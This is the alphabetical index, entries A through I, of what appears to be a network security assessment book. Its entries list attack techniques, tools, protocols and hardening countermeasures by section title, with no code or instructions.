ACLs (access control lists), reverse engineering by manipulating TTL, [Manipulating TTL to Reverse Engineer ACLs-Manipulating TTL to Reverse Engineer ACLs](#)

address space layout randomization (ASLR), [Compiler and OS Security Features](#)

 bypassing, [Bypassing ASLR](#)

Adobe ColdFusion, [Adobe ColdFusion-Apache Solr Vulnerabilities](#)

 Apache Solr vulnerabilities, [Apache Solr Vulnerabilities](#)

exposed management interfaces, [Exposed Management Interfaces](#)

known software defects, [Known ColdFusion Software Defects](#)

profiling ColdFusion, [ColdFusion Profiling](#)

adversaries, goals of, [Adversarial Goals](#)

AFP (Apple Filing Protocol), [Apple Filing Protocol](#)

enumerating a service using Nmap, [Apple Filing Protocol](#)

exploitable vulnerabilities, [Apple Filing Protocol](#)

AIX operating systems, heap management, [The heap](#)

AJP (Apache JServ Protocol), [Attacking Apache JServ Protocol](#)

allocator/de-allocator functions, managing heap data, [The heap](#)

antivirus engines

known defects, [Known antivirus engine defects](#)

SMTP email, [Identifying antivirus and content checking mechanisms](#)

Apache Coyote, [Apache Tomcat](#), [Attacking Apache JServ Protocol](#)

known weaknesses, [Known Apache Coyote Weaknesses](#)

Apache Hadoop, [Apache Hadoop](#)

architecture, [Apache Hadoop](#)

HDFS and MapReduce Nmap scripts, [Apache Hadoop](#)

Apache HTTP Server

flaws in core software, [Known Apache HTTP Server Flaws](#)

remotely exploitable bugs in modules, [Known Apache HTTP Server Flaws](#)

security recommendations, [Application Framework Security Checklist](#)

Apache Solr, vulnerabilities, [Apache Solr Vulnerabilities](#)

Apache Struts, [Apache Struts-JDWP](#)

exploiting DefaultActionMapper, [Exploiting the DefaultActionMapper](#)

identifying a Struts application, [Apache Struts](#)

significant flaws, [Apache Struts](#)

Apache Tomcat, [Known Apache Coyote Weaknesses](#), [Apache Tomcat-JBoss Testing](#)

known Tomcat flaws, [Known Tomcat Flaws](#)

manager application, [The Manager Application](#)

APIs

API abuse, [A Taxonomy of Software Security Errors](#)

in web service testing, [Web service testing](#)

APNIC database, enumerating Nintendo objects in, [Enumerating database objects via WHOIS](#)

Apple Filing Protocol (see AFP)

Apple OS X (see OS X)

application data, targeting, [Overwriting memory structures for gain](#)

application servers, [The Application Tier](#)

fingerprinting using clusterd, [Framework and Data Store Profiling](#)

load balancers, [Load Balancers](#)

vulnerable, deploying, [Deploying a Vulnerable Server](#)

application tier (web applications), [The Application Tier](#)

data formats, [Application-Tier Data Formats](#)

arbitrary code execution, [Adversarial Goals](#)

ARIN database, enumerating Nintendo objects in, [Enumerating database objects via WHOIS](#)

ARP cache poisoning, [Network infrastructure testing](#), [Local Network Discovery Recap](#)

limited with 802.1Q VLAN tagging, [802.1Q VLAN](#)

testing in 802.3 Ethernet, [ARP cache poisoning](#)

utilities for use in, [ARP cache poisoning](#)

AS (Autonomous System) numbers, [BGP Enumeration](#)

asleep utility, cracking PEAP credentials, [PEAP](#)

ASLR (address space layout randomization), [Compiler and OS Security Features](#)

bypassing, [Bypassing ASLR](#)

ASP.NET framework, [Microsoft ASP.NET](#)

remotely exploitable flaws, [Microsoft ASP.NET](#)

attack graphs, plotting, [Attacker Economics](#)

attack platforms for internal routing protocols, [Internal Routing Protocols](#)

attack proxies, [Web service testing](#)

attack surface, considering, [Considering Attack Surface](#)

attacker economics, [Attacker Economics](#)

attackers, goals of, [Adversarial Goals](#)

attributes (HTTP cookies), [Setting cookies](#)

authentication

802.1X methods of, [802.1X PNAC](#)

enumerating mechanisms for SMTP using EHLO, [Brute-Force Password Grinding](#)

exposed Microsoft authentication mechanisms, [Brute-Force Password Grinding](#)

HTTP mechanisms for, [HTTP authentication mechanisms](#)

IKE methods of, [Supported transform enumeration](#)

IMAP services, [Brute-Force Password Grinding](#)

in SSH, enumerating supported mechanisms, [Supported authentication mechanisms](#)

in TLS, [TLS Authentication-Session Resumption](#)

supported mechanisms, [Key Exchange and Authentication](#)

X.509 certificates, [X.509 format](#)

in web application data tier, mechanisms for, [The Data Tier](#)

IPsec, [Attacking XAUTH](#)

Kerberos, [Kerberos-VNC](#)

LDAP clients, [LDAP Authentication](#)

POP3 services, [Brute-Force Password Grinding](#)

SMB, [SMB authentication](#)

strong authentication via certificate validation, [Local Network Attack Countermeasures](#)

Windows authentication information leak, [Windows authentication information leak](#)

with Microsoft SQL Server, [Authenticating and Evaluating Configuration](#)

with Oracle Database, [Authenticating with Oracle Database](#)

with PostgreSQL, [Brute-Force Password Grinding](#)

Authorization request header, [HTTP authentication mechanisms](#)

autoDANE utility, [Automating the process](#)

automated enumeration tools, [Automating Enumeration](#)

B

Barracuda Spam Firewall, [Remotely Exploitable Flaws](#)

baseboard management controllers (BMCs), [IPMI](#)

bash shell, vulnerability, [Exposed logic examples](#)

Basic authentication, [HTTP authentication mechanisms](#)

BEAST attacks (TLS), [SSL and TLS protocol weaknesses](#)

BGP (Border Gateway Protocol) enumeration, [BGP Enumeration](#)

BIND

fingerprinting name servers, [Fingerprinting](#)

vulnerabilities, [BIND](#)

BlindElephant, framework fingerprinting with, [Framework and Data Store Profiling](#)

BMCs (baseboard management controllers), [IPMI](#)

BREACH attack (TLS), [SSL and TLS protocol weaknesses](#)

Bridge Protocol Data Unit (BPDU) frames, [802.1D STP](#)

monitoring BPDUs, [Monitoring BPDUs](#)

broadcast addresses, [Using broadcast addresses](#)

browsers

caching of web content, [Support for persistent connections and caching](#)

TLS attack mitigation strategies, [Mitigating TLS Exposures](#)

brute-force password grinding, [Common Network Service Assessment Recap](#)

BSD operating systems, heap management, [The heap](#)

BSS (block started by symbol) segment (memory), [Data and BSS segments](#)

buffer overflows, [Adversarial Goals](#)

bug trackers, public, [Public vulnerability sources](#), [Bug Trackers](#)

C

C/C++

attacking applications written in, [Attacking C/C++ Applications-
Bypassing stack canaries](#)

memory safety problems, [Adversarial Goals](#)

caching in HTTP sessions, [Support for persistent connections and caching](#)

calling convention, [The stack](#)

CAM table overflow, [802.3 Ethernet Testing](#), [CAM table overflow](#)

CAs (certificate authorities), [TLS Authentication](#)

CAs and chaining, [CAs and chaining](#)

Catalina, [Apache Tomcat](#), [Attacking Apache JServ Protocol](#)

CDE (Common Desktop Environment) services, [Unix RPC Services](#)

CDNs (content delivery networks), [Web Application Types](#), [CDNs](#)

CDP (see Cisco Discovery Protocol)

CERT vulnerability notes, [Public vulnerability sources](#)

certificate authorities (see CAs)

certificate validation, strong authentication through, [Local Network Attack
Countermeasures](#)

certificates

client certificate and key exchange in TLS, [Client Certificate and Key
Exchange](#)

reviewing X.509 certificates for TLS service endpoints, [Certificate
Review](#)

server certificate and key exchange in TLS, [Server Certificate and Key Exchange](#)

CFML (ColdFusion Markup Language), [Adobe ColdFusion](#)

chains (certificate), [CAs and chaining](#)

Change Cipher Spec records (TLS), [Finished](#)

Chess, Brian, [A Taxonomy of Software Security Errors](#)

chunked encoding, [Support for persistent connections and caching](#)

chunks (SCTP), [Packet format](#)

cipher suites (TLS), [Cipher Suites](#)

enumerating supported suites, [Enumerating Supported Protocols and Cipher Suites](#)

preferred order of, [Preferred cipher suite order](#)

supported, listing in OpenSSL, [Cipher Suites](#)

weak or unsafe cipher suites, [Weak cipher suites](#), [Unsafe TLS Cipher Suites](#)

ciphertext, attacks on, [Cryptographic Weaknesses](#)

Cisco ASA, aggressive mode IKE group enumeration flaw, [Aggressive mode IKE group enumeration](#)

Cisco Discovery Protocol (CDP), [CDP-CDP](#)

attacks against, [CDP](#)

CDP frame decode using Yersinia, [CDP](#)

Cisco IronPort, [Remotely Exploitable Flaws](#)

Cisco switches

802.1Q port modes supported, [Dynamic trunking](#)

flooding attack via routing management packets, [Internal Routing Protocols](#)

Cisco VPN, getting information on via Google search, [Obtaining VPN configuration files](#)

cisco-decrypt tool, [Obtaining VPN configuration files](#)

Cisco-specific data link security features, [Local Network Attack Countermeasures](#)

clients

attacking client software, [Attacking Client Software](#)

HTTP request methods in web applications, [Client request methods](#)

TLS client hello, [Client Hello](#)

close proximity, system access from, [System Access and Execution Context](#)

cloud computing

attack surface of web application, [Considering Attack Surface](#)

load balancing within IaaS platforms, [Load Balancers](#)

clusterd utility, [Framework and Data Store Profiling](#)

ColdFusion scanning via, [ColdFusion Profiling](#)

using to fingerprint JBoss application server, [Framework and Data Store Profiling](#)

CMSs (content management systems), [Web Application Types](#)

written in PHP, [PHP CMS Packages-Apache Tomcat](#)

fingerprinting tools, [Framework and Data Store Profiling](#)

code analysis tools, [Static code analysis](#)

code execution, arbitrary, by attackers, [Adversarial Goals](#)

code quality, [A Taxonomy of Software Security Errors](#)

code signing, [Compiler and OS Security Features](#)

ColdFusion application server (see Adobe ColdFusion)

ColdFusion Markup Language (CFML), [Adobe ColdFusion](#)

collisions, [Cryptographic Weaknesses](#)

Coly, EIGRP attacks via, [EIGRP](#)

command execution in Windows in MITM ARP cache poisoning attacks, [ARP cache poisoning](#)

command injection, [Web application testing, Logic Flaws and Other Bugs](#)

commands (SMTP), listing supported, [Enumerating Supported Commands and Extensions](#)

Common Criteria, [Design review](#)

Common Desktop Environment (CDE) services, [Unix RPC Services](#)

community strings (SNMP), [SNMP](#)

grinding, [SNMP community string and password grinding](#)

compiler security features, [Compiler and OS Security Features](#)

compression

enumerating TLS compression support, [Compression support in TLS](#), [Compression](#)

configuration review, [Configuration review](#)

constructors and destructors, [Overwriting memory structures for gain](#)

Content Addressable Memory (see CAM table overflow)

content checking, circumventing in email, [Content Checking Circumvention](#)

content delivery networks (CDNs), [Web Application Types](#), [CDNs](#)

content filtering mechanisms (email), [Identifying antivirus and content checking mechanisms](#)

content management systems (see CMSs)

Content-Encoding headers, [Presentation-Tier Data Formats](#)

Content-Type headers, [Presentation-Tier Data Formats](#)

COOKIE ECHO (SCTP) chunks, Nmap scan of, [Nmap support](#)

cookies

analyzing in HTTP headers from server responses, [Cookie analysis](#)

HTTP cookie attributes, [Setting cookies](#)

presentation via HTTP, [Setting cookies](#)

setting via HTTP, [Setting cookies](#)

CORE Impact, [Exploitation of Vulnerabilities](#)

countermeasures

hardening data tier components, [Data Store Countermeasures](#)

hardening network services, [Service Hardening and Countermeasures](#)

hardening steps within Microsoft environments, [Microsoft Services Countermeasures](#)

hardening TLS endpoints, [TLS Hardening](#)

hardening web applications with HTTPS components, [Web Application Hardening](#)

mitigating TLS exposures, [Mitigating TLS Exposures](#)

web server hardening, [Web Server Hardening](#)

country-code TLDs, registries of, [Domain WHOIS](#)

Coyote (see Apache Coyote)

CPU opcode sequences, [CPU opcode sequences](#)

CRAM-MD5 authentication (SMTP), [Brute-Force Password Grinding](#)

credentials, exposure through information leaks, [Reading memory structures for gain](#)

CRIME attacks (TLS), [SSL and TLS protocol weaknesses](#)

cross-site request forgery (CSRF), [Web application testing](#)

cross-site scripting (XSS), [Web application testing](#), [System Access and Execution Context](#)

cross-site tracing (XST) attacks, [TRACE](#)

cryptographic materials, exposure of, [Reading memory structures for gain](#)

cryptography

cipher suites with weak encryption algorithms, [Weak cipher suites](#)

cryptographic weaknesses, [Cryptographic Weaknesses](#)

D

data execution prevention (see DEP)

data exposure or modification, [Adversarial Goals](#)

data formats

in application tier of web application, [Application-Tier Data Formats](#)

in web application presentation tier, [Presentation-Tier Data Formats](#)

data link layer, [Data Link Protocols](#)

local network, common attack methods, [Local Network Discovery Recap](#)

security features, Cisco specific, [Local Network Attack Countermeasures](#)

data link protocols, [Data Link Protocols-Root bridge takeover](#)

802.1D STP, [802.1D STP-Root bridge takeover](#)

802.1Q VLAN, [802.1Q VLAN-Layer 3 private VLAN bypass](#)

802.1X (port-based network access control), [802.1X PNAC-CDP](#)

802.3 Ethernet testing, [802.3 Ethernet Testing-802.1Q VLAN](#)

CDP (Cisco Discovery Protocol), [CDP-CDP](#)

data segment (memory), [Data and BSS segments](#)

data stores

enumerating configuration of, [Framework and Data Store Profiling](#)

used within web applications, [The Data Tier](#)

data stores, assessing, [Assessing Data Stores-Data Store Countermeasures](#)

Apache Hadoop, [Apache Hadoop](#)

Apple Filing Protocol (AFP), [Apple Filing Protocol](#)

countermeasures when hardening data tier components, [Data Store Countermeasures](#)

iSCSI, [iSCSI](#)

Memcached, [Memcached](#)

Microsoft SQL Server, [Microsoft SQL Server-Authenticating and Evaluating Configuration](#)

authenticating and evaluating configuration, [Authenticating and Evaluating Configuration](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

MongoDB, [MongoDB](#)

MySQL, [MySQL-PostgreSQL](#)

authenticated MySQL attacks, [Authenticated MySQL Attacks](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

NFS, [NFS-Apple Filing Protocol](#)

Oracle Database, [Oracle Database-MongoDB](#)

account password grinding, [Database Account Password Grinding](#)

authenticating with Oracle Database, [Authenticating with Oracle Database](#)

interacting with TNS listener, [Interacting with the TNS Listener](#)

privilege escalation and pivoting, [Privilege Escalation and Pivoting](#)

SID grinding, [Oracle SID Grinding](#)

PostgreSQL, [PostgreSQL-Microsoft SQL Server](#)

authenticated attacks, [Authenticated PostgreSQL Attacks](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

Redis, [Redis-Memcached](#)

known weaknesses, [Known Weaknesses](#)

data tier (web applications), [The Data Tier](#)

databases, [The Data Tier](#), [Assessing Data Stores](#)

(see also data stores)

Datagram Transport Layer Security (DTLS), [Assessing TLS Services](#)

davtest utility, [WebDAV methods](#)

decryption tools for 3DES-encrypted passwords, [Obtaining VPN configuration files](#)

DefaultActionMapper (Apache Struts), exploiting, [Exploiting the DefaultActionMapper](#)

defender's dilemma, [The State of the Art](#)

DEFLATE compression (in TLS), [Compression](#)

DELETE method (HTTP), [PUT and DELETE](#)

denial of service, [Adversarial Goals](#)

denial of service tools for DHCP, [Active DHCP attacks](#)

DEP (data execution prevention), [Compiler and OS Security Features](#)

bypassing, [Bypassing DEP-ROP gadgets](#)

CPU opcode sequences, [CPU opcode sequences](#)

ROP gadgets, [ROP gadgets](#)

writing data to arbitrary location in memory, [Writing data to an arbitrary location in memory](#)

DES ciphers, [Weak cipher suites](#)

DES encryption in Kerberos authentication, [Active downgrade and offline brute-force](#)

design review, [Design review](#)

desktop software packages

attack surface presented by, [Attacker Economics](#)

OpenSSL TLS heartbeat information leak, [OpenSSL TLS heartbeat extension information leak](#)

destination unreachable messages (ICMP), [TCP](#)

destructors, [Overwriting memory structures for gain](#)

DHCP (Dynamic Host Configuration Protocol), [DHCP-Active DHCP attacks](#)

active attacks, [Active DHCP attacks](#)

identifying servers and configuration, [Identifying DHCP servers and configuration](#)

DHCPv6, [Intercepting local IPv6 traffic](#)

dictionary attack, forward DNS grinding, [Dictionary attack](#)

Diffie-Hellman (DH) key exchange, [IKE Assessment](#), [Client Certificate and Key Exchange](#)

flaws in, [Exploitable IPsec Weaknesses](#)

in TLS, [DH key exchange](#)

parameter selection and negotiation, [DH parameter selection and negotiation](#)

static versus ephemeral mode, [DH key exchange](#)

Diffie-Hellman ephemeral (DHE) key exchange, [Key Exchange and Authentication](#)

dig utility

identifying private IP addresses with, [NSEC and NSEC3 enumeration](#)

Kerberos realm enumeration with, [Realm enumeration](#)

retrieving individual DNS records, [NSEC and NSEC3 enumeration](#)

using to perform forward DNS grinding, [Dictionary attack](#)

using to perform zone transfers, [DNS Zone Transfer Techniques](#)

Digest authentication, [HTTP authentication mechanisms](#)

DIGEST-MD5 authentication, [Brute-Force Password Grinding](#), [Brute-Force Password Grinding](#)

Digital Signature Algorithm (DSA), [DH key exchange](#)

Digital Signature Standard (DSS), [DH key exchange](#)

directory structure (LDAP), [LDAP Directory Structure](#)

Distinguished Names (DNs) in LDAP, [LDAP Directory Structure](#)

distributed file systems, [The Data Tier](#)

Django, [Django](#)

remotely exploitable flaws, [Django](#)

DKIM (DomainKeys Identified Mail), [DKIM](#)

DMARC (Domain-based Message Authentication, Reporting and Conformance), [DMARC](#)

DNS, [DNS-NTP](#)

classes of attack against, [DNS](#)

fingerprinting, [Fingerprinting](#)

hardening servers, [Service Hardening and Countermeasures](#)

known server flaws, [Known DNS Server Flaws](#)

BIND, [BIND](#)

Microsoft DNS, [Microsoft DNS](#)

multicast (mDNS), [Multicast DNS](#)

serving IPv6 DNS responses to clients, [Intercepting local IPv6 traffic](#)

testing for recursion support, [Testing for Recursion Support](#)

DNS querying, [DNS Querying-SMTP Probing](#)

countermeasures for, [Enumeration Countermeasures](#)

cross-referencing DNS datasets, [Cross-Referencing DNS Datasets](#)

forward, [Forward DNS Querying](#)

automated querying, [Automated querying](#)

forward DNS grinding, [Forward DNS Grinding](#)

reverse DNS sweeping, [Reverse DNS Sweeping](#)

useful DNS resource records, [DNS Querying](#)

zone transfers, [DNS Zone Transfer Techniques](#)

dns-srv-enum script, [Obtaining SRV records](#)

DNS64, [Intercepting local IPv6 traffic](#)

dnsdict6 utility, [IPv6 Host Enumeration](#)

dnsenum, [Automated querying](#)

dnsrevenue6 utility, [IPv6 Host Enumeration](#)

DNSSEC, querying servers supporting, [NSEC and NSEC3 enumeration](#)

DomainKeys Identified Mail (DKIM), [DKIM](#)

DomainTools, using for network discovery, [DomainTools](#)

double-tagging VLAN frames, [802.1Q double-tagging](#)

DROWN attacks (TLS), [SSL and TLS protocol weaknesses](#)

Drupal CMS

exploitable flaws in, [PHP CMS Packages](#)

fingerprinting with BlindElephant, [Framework and Data Store Profiling](#)

DSA (Digital Signature Algorithm), [DH key exchange](#)

DSA key exchange and authentication (in TLS), [DH key exchange](#)

DSA authentication with DH key exchange, [DH key exchange](#)

ECC version of DSA, [ECC](#)

DSA and RSA SSH host keys, [Retrieving RSA and DSA host keys](#)

insecurely generated, [Insecurely Generated Host Keys](#)

DSS (Digital Signature Standard), [DH key exchange](#)

DTLS (Datagram Transport Layer Security), [Assessing TLS Services](#)

DTP (Dynamic Trunking Protocol), [Dynamic trunking](#)

dtpscan.sh utility, [Dynamic trunking](#)

dynamic testing, [Dynamic Testing](#)

dynamic trunking, [Dynamic trunking](#)

E

EAP (Extensible Authentication Protocol), [802.1X PNAC](#)

attack tactics against 802.X implementations, [802.1X PNAC](#)

capabilities of 802.1X testing tools, [802.1X PNAC](#)

EAP message capture and offline attack, [EAP message capture and offline attack](#)

EAP-MD5 authentication, [802.1X PNAC](#)

forcing, [Forcing EAP-MD5 authentication](#)

using eapmd5pass to compromise user credentials, [EAP-MD5](#)

EAP-TLS authentication, [802.1X PNAC](#)

PEAP authentication, [802.1X PNAC](#)

capturing and cracking PEAP credentials, [PEAP](#)

deploying a rogue authenticator, [PEAP](#)

ebp processor registers (Intel IA-32), [Processor Registers and Memory](#)

ebrute

Kerberos brute-force password grinding, [Brute-force password grinding](#)

LDAP brute-force password grinding, [Brute-Force Password Grinding](#)

ECDH (see elliptic curve Diffie-Hellman)

echo requests (ICMPv4), [ICMP](#)

economics, attacker, [Attacker Economics](#)

EHLO command, enumerating authentication methods, [Brute-Force Password Grinding](#)

EIGRP (Enhanced Interior Gateway Routing Protocol), [Local IP Protocols](#), [EIGRP](#)

eip processor registers (Intel IA-32), [Processor Registers and Memory](#)

elevation of privilege, [Adversarial Goals](#)

elliptic curve Diffie-Hellman (ECDH), [Client Certificate and Key Exchange](#)
modes for TLS, [ECC](#)

encapsulation flaws, [A Taxonomy of Software Security Errors](#), [Logic Flaws and Other Bugs](#)

encryption

cipher suites with weak encryption algorithms, [Weak cipher suites](#)

FDE (full-disk encryption), [PXE](#)

IKE transform sets, [Supported transform enumeration](#)

Microsoft ticket block encryption (Kerberos), [Ticket block encryption and signing](#)

Microsoft Windows encryption types (Etypes), [Active downgrade and offline brute-force](#)

enum4linux utility, [Anonymous IPC Access via SMB](#)

enumeration of supported features, [Common Network Service Assessment Recap](#)

enumeration techniques (Internet-based querying), [Enumeration Technique Recap](#)

countermeasures for, [Enumeration Countermeasures](#)

enumeration tools, automated, for Internet-based network and hosts, [Automating Enumeration](#)

environment, vulnerabilities in, [A Taxonomy of Software Security Errors](#)

errors, exploitation of, [A Taxonomy of Software Security Errors](#)

esp processor registers (Intel IA-32), [Processor Registers and Memory](#)

Ethernet

802.3 Ethernet network using STP, [802.1D STP](#)

802.3 Ethernet testing, [802.3 Ethernet Testing-802.1Q VLAN](#)

ARP cache poisoning, [ARP cache poisoning](#)

CAM table overflow, [CAM table overflow](#)

passive network sniffing, [Passive network sniffing](#)

Ettercap

combining with John the Ripper to crack RIPv2 MD5 hashes, [Cracking authentication keys](#)

using to bridge two interfaces, [Root bridge takeover](#)

Etypes (encryption types), Microsoft Windows, [Active downgrade and offline brute-force](#)

events and conferences (security), [Security Events and Conferences](#)

Evil Foca utility, [Intercepting local IPv6 traffic](#)

Exchange servers, [LDAP](#)

flaws in, [Remotely Exploitable Flaws](#)

protocols supporting, [Assessing Microsoft Services](#)

execution context, [System Access and Execution Context](#)

Exim, flaws in, [Remotely Exploitable Flaws](#)

EXPN command, using to enumerate local users, [EXPN](#)

exposed logic, [Exposed Logic](#)

assessment through dynamic testing, [Dynamic Testing](#)

exploiting, [Exploiting exposed logic](#)

Extensible Authentication Protocol (see EAP)

extensions (SMTP), listing supported, [Enumerating Supported Commands and Extensions](#)

extensions (TLS), listing supported, [Listing supported TLS extensions](#)

F

fallback, TLS sessions

insecure fallback, [SSL and TLS protocol weaknesses](#)

testing support for, [Fallback support](#)

FDE (full-disk encryption), [PXE](#)

fierce utility, forward DNS grinding, [Dictionary attack](#)

file extensions for server-side technologies, [Crawling and Investigation of Content](#)

fingerprinting, [Common Network Service Assessment Recap](#)

Firewalk, [Manipulating TTL to Reverse Engineer ACLs](#)

firewalls, [Threats and Attack Surface](#)

identifying WAF mechanisms, [Active Scanning](#)

review of, [Configuration review](#)

format string protection, [Compiler and OS Security Features](#)

forward DNS grinding, [Forward DNS Grinding](#)

dictionary attack, [Dictionary attack](#)

IPv6 address enumeration through, [IPv6 Host Enumeration](#)

using dig, [Dictionary attack](#)

frame pointers, saved, [Overwriting memory structures for gain](#)

free function, [The heap](#)

Frei, Stefan, [Private vulnerability sources](#)

FTP, [FTP-TFTP](#)

classes of attack against, [FTP](#)

fingerprinting FTP services, [Fingerprinting FTP Services](#)

known vulnerabilities, [Known FTP Vulnerabilities](#)

Full Disclosure mailing list, [Public vulnerability sources](#)

full-disk encryption (FDE), [PXE](#)

function pointers, [Overwriting memory structures for gain](#)

G

garbage collector, RMI distributed garbage collector, [Exploiting the RMI Distributed Garbage Collector](#)

gateway-finder.py, [Identifying Local Gateways](#)

gateways

advertising new default IPv6 gateway, [Intercepting local IPv6 traffic](#)

ICMP redirect spoofing, [ICMP redirect messages](#)

identifying local gateways, [Identifying Local Gateways](#)

genkeys utility, [PEAP](#)

GET method (HTTP), [HTTP](#)

Git repositories, examining, [Reviewing Exposed Content](#)

global offset table (GOT) entries, [Overwriting memory structures for gain](#)

global variables, [Overwriting memory structures for gain](#)

GNU wget, using to scrape websites, [Crawling and Investigation of Content](#)

gnuplot utility, [IP ID sampling with Scapy](#)

golden tickets, [Kerberos](#)

Google

Project Zero, [Public vulnerability sources](#)

V8 JavaScript engine, [Node.js](#)

Google Chrome

attack graph for, [Attacker Economics](#)

exploitation of flaws in, [Exploiting exposed logic](#)

Google Hacking Database, [Querying Search Engines and Websites](#)

Google Search, using for network discovery, [Google Search](#)

grep utility

exposing hidden form fields with, [Parsing HTML](#)

formatting reverse DNS sweeping results, [Reverse DNS Sweeping](#)

identifying private IP addresses with, [NSEC and NSEC3 enumeration](#)

Group Policy Object (GPO) settings, [Microsoft Services Countermeasures](#)

groups (DH), [Supported transform enumeration](#), [Exploitable IPsec Weaknesses](#)

groups (IKE), [VPN Services Countermeasures](#)

aggressive mode enumeration, [Aggressive mode IKE group enumeration](#)

obtaining by network sniffing, [Aggressive mode IKE group enumeration](#)

GSSAPI authentication, [Brute-Force Password Grinding](#)

H

HackerOne Internet bug bounty, [Public vulnerability sources](#)

“Hacking Team: a zero-day market case study”, [Private vulnerability sources](#)

hacking, fundamental concept of, [The Fundamental Hacking Concept](#)

hacks and scrambles (SniffJoke), [Data Insertion and Scrambling with SniffJoke](#)

Hadoop (see Apache Hadoop)

Hadoop Distributed File System (HDFS), [Apache Hadoop](#)

handshake message flow in TLS, [Session Negotiation](#)

Handshake records (TLS), [Session Negotiation](#)

hardware platforms, runtime memory layout, [Runtime Memory Layout](#)

HE BGP Toolkit

cross-referencing AS numbers with IP address blocks, [BGP Enumeration](#)

mapping DNS with, [Reverse DNS Sweeping](#)

HEAD method (HTTP)

issuing HEAD request to www.apache.org, [Analyzing Server Responses](#)

issuing HEAD request to www.microsoft.com, [Analyzing Server Responses](#)

headers

HTTP request methods, [Common request method headers](#)

IPv4 and TCP, [Low-Level IP Assessment](#)

reviewing HTTP headers in server responses, [HTTP Header Review](#)

SMTP

information from NDN header, [Mapping SMTP Architecture](#)

inserted by content filter, [Identifying antivirus and content checking mechanisms](#)

heap memory, [The heap](#)

control structures, targeting, [Overwriting memory structures for gain](#)

heap pointers, [Overwriting memory structures for gain](#)

heap protection, [Compiler and OS Security Features](#)

heartbleed flaw (OpenSSL), [OpenSSL TLS heartbeat extension information leak](#)

HMAC (hashed message authentication code), [Session Negotiation](#)

listing function for integrity checking, [Cipher Suites](#)

hostapd-wpe.conf file, [PEAP](#)

hostnames

internal, [SMTP Probing](#)

revealing via reverse DNS sweeping, [Reverse DNS Sweeping](#)

valid, building list within an environment, [Reverse DNS Sweeping](#)

hosts

enumerating valid hosts, [Enumerating Valid Hosts](#)

IPv6 host enumeration via forward DNS grinding, [IPv6 Host Enumeration](#)

HP Fortify team, study of software security errors, [Static code analysis](#)

Hping3, crafting TCP packets and performing a TCP SYN scan, [Crafting Arbitrary Packets-TCP/IP Stack Fingerprinting](#)

HSRP (Hot Standby Routing Protocol), [Local IP Protocols, HSRP and VRRP attacking, Attacking HSRP](#)

hsrp utility (Kali Linux), [Attacking HSRP](#)

HTML

parsing scraped website content, [Parsing HTML](#)

phishing email content, [Sending email](#)

HTML injection, [System Access and Execution Context](#)

HTTP

authentication mechanisms, [HTTP authentication mechanisms](#)

headers in server responses, reviewing, [HTTP Header Review](#)

in web applications, [HTTP](#)

client request methods, [Client request methods](#)

client/server features, [HTTP](#)

common request method headers, [Common request method headers](#)

Microsoft HTTP extensions, [Microsoft HTTP extensions](#)

server status codes, [Server status codes](#)

support for persistent connections and caching, [Support for persistent connections and caching](#)

WebDAV HTTP extensions, [WebDAV HTTP extensions](#)

setting cookies via, [Setting cookies](#)

supported methods, investigating for web servers, [Investigating Supported HTTP Methods](#)

HTTPS

compromise of sessions through downgrading, [Weak cipher suites](#)

hardening web applications with HTTPS components, [Web Application Hardening](#)

hypervisors, [System Components](#)

I

IBM Domino servers, [LDAP](#), [LDAP Server Implementation Flaws](#)

flaws in, [Remotely Exploitable Flaws](#)

ICMP

destination unreachable (Type 3) message codes, [TCP](#)

ICMPv6 message types defined by NDP, [IPv6 Network Discovery](#)

message types, [ICMP Message Types](#)

network scanning in Nmap, [ICMP-TCP](#)

ICMPv4 sweeping, [ICMPv4 Sweeping with Nmap](#)

redirect messages, [ICMP redirect messages](#)

spoofing within Kali Linux, [ICMP redirect messages](#)

traffic captured with tcpdump, [ARP cache poisoning](#)

IDEA cipher, [Weak cipher suites](#)

IDS and IPS evasion, [IDS and IPS Evasion-Network Scanning Recap](#)

configuring and running SniffJoke, [Configuring and Running SniffJoke](#)

TTL manipulation, [TTL Manipulation](#)

IEEE 802.1, 802.2 and 802.3 standards, [Data Link Protocols](#)

ifconfig utility, [Attacking specific VLANs](#)

IFID values, [Identifying Exposed RPC Services](#)

ifids tool, [Identifying Exposed RPC Services](#)

IIS (see Microsoft IIS)

IKE (Internet Key Exchange), [IPsec, ISAKMP, IKE, and IKEv2](#)

aggressive mode IKE group enumeration, [Aggressive mode IKE group enumeration](#)

aggressive mode IKE PSK cracking, [Aggressive Mode IKE PSK Cracking](#)

assessment of, [IKE Assessment-Exploitable IPsec Weaknesses](#)

DH key exchange, weaknesses of, [Exploitable IPsec Weaknesses](#)

ISAKMP, IKE, and IKEv2, [ISAKMP, IKE, and IKEv2](#)

ike-scan utility, [IKE Assessment](#)

enumerating supported transforms, [Supported transform enumeration](#)

running with custom transform attributes, [Supported transform enumeration](#)

IKEv2, [ISAKMP, IKE, and IKEv2](#)

IMAP, [IMAP-Mail Services Testing Recap](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

known server flaws, [Known IMAP Server Flaws](#)

service fingerprinting, [Service Fingerprinting](#)

Immunity CANVAS, [Exploitation of Vulnerabilities](#)

Impacket scripts, [Remote command execution](#)

implementation flaws, TLS and DTLS, [TLS implementation flaws](#)

in-memory key-value stores, [The Data Tier](#)

information leak bugs, [Web application testing](#)

information leaks, [Logic Flaws and Other Bugs](#)

OpenSSL TLS heartbeat information leak, [OpenSSL TLS heartbeat extension information leak](#)

Infrastructure as a Service (IaaS) platforms, load balancing in, [Load Balancers](#)

INIT (SCTP) chunks, Nmap scan of, [Nmap support](#)

input validation and representation, [A Taxonomy of Software Security Errors](#)

instruction pointers (eip), [Processor Registers and Memory](#)

saved, [Overwriting memory structures for gain](#)

Intel processor registers and runtime memory layout, [Processor Registers and Memory](#)

intermediate certificates, [CAs and chaining](#)

internal routing protocols, [Local IP Protocols](#), [Internal Routing Protocols-IPv6 Network Discovery](#)

cracking authentication keys, [Cracking authentication keys](#)

EIGRP, [EIGRP](#)

HSRP and VRRP, [HSRP and VRRP](#)

attacking HSRP, [Attacking HSRP](#)

attacking VRRP, [Attacking VRRP](#)

ICMP redirect messages, [ICMP redirect messages](#)

OSPF, [OSPF](#)

RIP, [RIP](#)

Internet network discovery, [Internet Network Discovery-Enumeration Countermeasures](#)

automated enumeration tools, [Automating Enumeration](#)

BGP enumeration, [BGP Enumeration](#)

DNS querying, [DNS Querying-SMTP Probing](#)

domain WHOIS, [Domain WHOIS](#)

